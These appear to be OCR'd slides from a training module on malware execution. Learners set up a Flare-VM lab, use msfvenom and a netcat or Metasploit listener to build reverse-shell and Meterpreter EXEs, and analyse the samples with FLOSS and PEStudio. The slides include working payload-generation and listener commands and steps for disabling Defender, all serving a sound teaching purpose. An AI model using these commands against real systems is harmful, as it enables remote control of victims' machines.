Module 2

Exploitation


Initial Access
Execution
Defense Evasion
Persistence
Phase 2: Exploitation

Execution

What is it?

When an adversary is trying to execute code in your environment. This is usually connected to another tactic like privilege escalation or collection. We will look at it from a basic frame at this point

- Remote Code Execution (RCE)
- Portable Executables (PE)
- In Memory Execution
- Hiding Malware
- LolBins
- Browser Exploitation
- Mobile Device Malware

Remote Code Execution

The big bad ugly vulnerability. An attacker can exploit a flaw in a piece of technology and execute commands on the server/workstation running the code

- Command Injection
- Buffer Overflow
- Can use to download more malware or launch further attacks
- Usually fileless (vulnerable tech just runs commands)
- Can be hard to detect
    - The tech is expected on the machine, but running unexpected code

CVE-2021-34473 (ProxyShell)

RCE discovered for Windows Exchange servers allowed attackers to upload arbitrary files (crypto miners). This file was put in the netlogon share, which is shared with all PCs on the domain.

RCEs

RCEs can pop up time for time, and its dangerous when the technology is running with elevated privileges. You should run several layers of security and apply updates ASAP to prevent.

Portable Executables

Executable files that just click and run

- EXE
- DLL
- ELF (Linux)
- MSI

Portable Executables

- Can download other attacks
- Reverse Shells
- Ransomware
- Steal info (keylogger, file exfiltration)
- Crypto Miner
- Adware

Portable Executables

It doesn’t matter how environments change (Cloud, local or whatever the future holds) portable executables are likely to be around for a long time.

The are

- Easy and portable
- Used for most programs out there
- The backbone of Windows operations essentially

How do they get on a machine?

- SEO poisoning
- Other Malware
- Hardware (USB Devices)
- Remote Code Execution


Flare-VM

Windows Malware Analysis tool.

Comes with a lot of tools, but requires 80GB of space.


If you already have a Windows 10 VM

We can expand




If you already have a Windows 10 VM

Modify the drive in Disk Management



If you already have a Windows 10 VM

Modify the drive in Disk Management



Installing Falare-VM

Download the Zip file from github onto your VM

https://github.com/mandiant/flare-vm


Installing Falare-VM

Follow the instructions on the github page

1. Make sure your username has no spaces in it
2. Disable Windows Updates
3. Disable Defender
4. Open Powershell as Admin and run script


Disabling Windows Updates

1. Open Start.
2. Search for gpedit.msc and click the top result to launch the Local Group Policy Editor.
3. Navigate to the following path: Computer Configuration > Administrative Templates > Windows Components > Windows Update
4. Double-click the "Configure Automatic Updates" policy on the right side.



Disabling Windows Updates

1. Check Disable then hit Apply



Disabling Defender

1. Open GPEdit
2. Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus
3. Double Click “Turn off Microsoft Defender Anitvirus”
4. Set to Enabled
5. Hit Apply then OK

Disabling Defender

1. Then go to Windows Security Settings and turn everything off

After Install

The install will take a while, but you should see that the background of the VM has changed. Take a snapshot after the install.

Looking at Some PE’s

1. Reverse Shell
2. Ransomware
3. Mimikatz (credential harvester)

Reverse Shell as an EXE

Msfvenom -p windows/shell_reverse_tcp -f exe > malicious.exe

Set up listener netcat with nc -lvnp <lport>

Download exe onto your Flare VM (don’t run yet)

Meterpreter as an EXE

Msfvenom -p windows/meterpreter_reverse_tcp -f exe > malicious.exe

Set up listener with metasploit

- Use multi/handler
- Set lport
- Set lhost
- Set payload windows/meterpreter_reverse_tcp

Download exe onto your Flare VM (don’t run yet)


How reverse shells work

1. EXE creates a socket (endpoint for TCP communication) on the victim machine
2. EXE sends connection to listener on attacker's machine
3. Once connection is established, attacker can send commands and they are executed

Our EXE uses Windows processes to create a socket and run commands. These processes are very common for any program that needs to connect remotely.

Let’s take a look at our reverse shell exe


Open in notepad



Let’s take a look at our reverse shell exe

An exe (and other PE files) are machine code. Really just a set of computer instructions and binary. These are commands for the computer, and not for people to really be able to read.

Malware Analysis



Static Analysis - Floss

Questions this tool answers

- What Windows Functions does this malware call?
  - GetSocket = remote communication
  - Anything with tokens usually = privilege escalation/credential access
  - Can go to https://malapi.io
- Are there any interesting strings
  - IP Addresses or Ports?

Floss

This is a tool that can read strings (readable bits) in a file

```
C:\Users\bryan\Desktop>floss shell.exe
INFO: floss: extracting static strings...
WARNING: viv_utils: cfg: incomplete control flow graph
```


Static Analysis - PEStudio

PEStudio is sort of floss with more capabilities. Questions this tool answers

- What Windows Functions does this malware call?
  - You can see a red x and a tactic when it finds something
- Virus Total
  - Is this file known on Virus Total?
- Version History
  - Is this file signed?
  - Is it from Apache (Usually Metasploit if this is the case)

PE Studio


This is a tool that can go further into looking into PEs. Open pestudio and open your reverse shell. Let's look at the strings first.



encoding (2)	size (bytes)	location	flag (16)	label (148)	group (12)	technique (4)	value (1285)
ascii	15	.data	x	-	security	-	GetSecurityInfo
ascii	20	.data	x	-	security	-	GetNamedSecurityInfo
ascii	20	.data	x	-	security	-	GetNamedSecurityInfo
ascii	25	.data	x	-	security	-	GetEffectiveRightsFromAcl
ascii	22	.rdata	-	import	reconnaissance	-	GetTimeZoneInformation
ascii	31	.rdata	-	import	reconnaissance	-	SystemTimeToTzSpecificLocalTime
ascii	12	.rdata	-	import	reconnaissance	-	GetVersionEx
ascii	3	.data	-	utility	network	-	GET
ascii	11	.rdata	-	file	network	-	WSOCK32.dll
ascii	10	.rdata	-	file	network	-	WS2_32.dll
ascii	7	.rdata	x	-	network	-	WSASend
ascii	7	.rdata	x	-	network	-	WSARecv
ascii	21	.data	-	-	network	-	socket receive buffer
ascii	18	.data	-	-	network	-	socket send buffer
ascii	15	.data	-	-	network	-	socket nonblock
ascii	6	.data	x	-	network	-	socket
ascii	25	.data	-	-	network	-	WSAStartup not yet called
ascii	10	.rdata	-	import	memory	-	GlobalFree
ascii	9	.rdata	-	import	memory	-	LocalFree
ascii	6	.rdata	-	-	memory	-	malloc

PE Studio

We see a lot of references to sockets, implying a socket connection.



encoding (2)	size (bytes)	location	flag (16)	label (148)	group (12)	technique (4)	value (1285)
ascii	15	.data	x	-	security	-	GetSecurityInfo
ascii	20	.data	x	-	security	-	GetNamedSecurityInfo
ascii	20	.data	x	-	security	-	GetNamedSecurityInfo
ascii	25	.data	x	-	security	-	GetEffectiveRightsFromAcl
ascii	22	.rdata	-	import	reconnaissance	-	GetTimeZoneInformation
ascii	31	.rdata	-	import	reconnaissance	-	SystemTimeToTzSpecificLocalTime
ascii	12	.rdata	-	import	reconnaissance	-	GetVersionEx
ascii	3	.data	-	utility	network	-	GET
ascii	11	.rdata	-	file	network	-	WSOCK32.dll
ascii	10	.rdata	-	file	network	-	WS2_32.dll
ascii	7	.rdata	x	-	network	-	WSASend
ascii	7	.rdata	x	-	network	-	WSARecv
ascii	21	.data	-	-	network	-	socket receive buffer
ascii	18	.data	-	-	network	-	socket send buffer
ascii	15	.data	-	-	network	-	socket nonblock
ascii	6	.data	x	-	network	-	socket
ascii	25	.data	-	-	network	-	WSAStartup not yet called
ascii	10	.rdata	-	import	memory	-	GlobalFree
ascii	9	.rdata	-	import	memory	-	LocalFree
ascii	6	.rdata	-	-	memory	-	malloc


PE Studio

Some other strings to look at: (take a look at the iomports tab in pestudio first)

- CreateMutex (https://malapi.io)

PE Studio

Version - Metasploit uses Apache to sign all their files to make it seem OK.




What about Meterpreter

Meterpreter is more of an advanced shell with more capabilities on Windows then running commands. Therefore,. In PE Studio we should see some extra information

What about Meterpreter

Notice the version info is the same. MSFvenom signs all PEs like this.




What about Meterpreter

Under the strings section we can actually see the C2 for this payload

encoding (2)	size (bytes)	location	flag (116)	label (288)	group (18)	technique (13)	value (3993)
unicode	65	.lhwu	-	-	-	T1001 | Data Obfuscation	Microsoft Enhanced RSA and AES Cryp
unicode	65	.lhwu	-	-	-	T1001 | Data Obfuscation	Microsoft Enhanced RSA and AES Cryp
unicode	46	.lhwu	-	-	-	T1001 | Data Obfuscation	Microsoft Enhanced Cryptographic Pr
unicode	46	.lhwu	-	-	-	T1001 | Data Obfuscation	Microsoft Enhanced Cryptographic Pr
unicode	3	.lhwu	-	-	-	-	tcp
unicode	4	.lhwu	-	-	-	-	pipe
unicode	4	.lhwu	-	-	-	-	pipe
unicode	5	.lhwu	-	-	-	-	https
unicode	25	.lhwu	-	-	-	-	tcp://192.168.11.135:4444
unicode	15	version	-	-	-	-	VS_VERSION_INFO
unicode	14	version	-	-	-	-	StringFileInfo
unicode	8	version	-	-	-	-	040904b0
unicode	8	version	-	-	-	-	Comments
unicode	527	version	-	-	-	-	Licensed under the Apache License, Ve
unicode	26	version	-	-	-	-	Apache Software Foundation
unicode	15	version	-	-	-	-	FileDescription
unicode	32	version	-	-	-	-	ApacheBench command line utility
unicode	11	version	-	-	-	-	FileVersion
unicode	6	version	-	-	-	-	2.2.14
unicode	12	version	-	-	-	-	InternalName
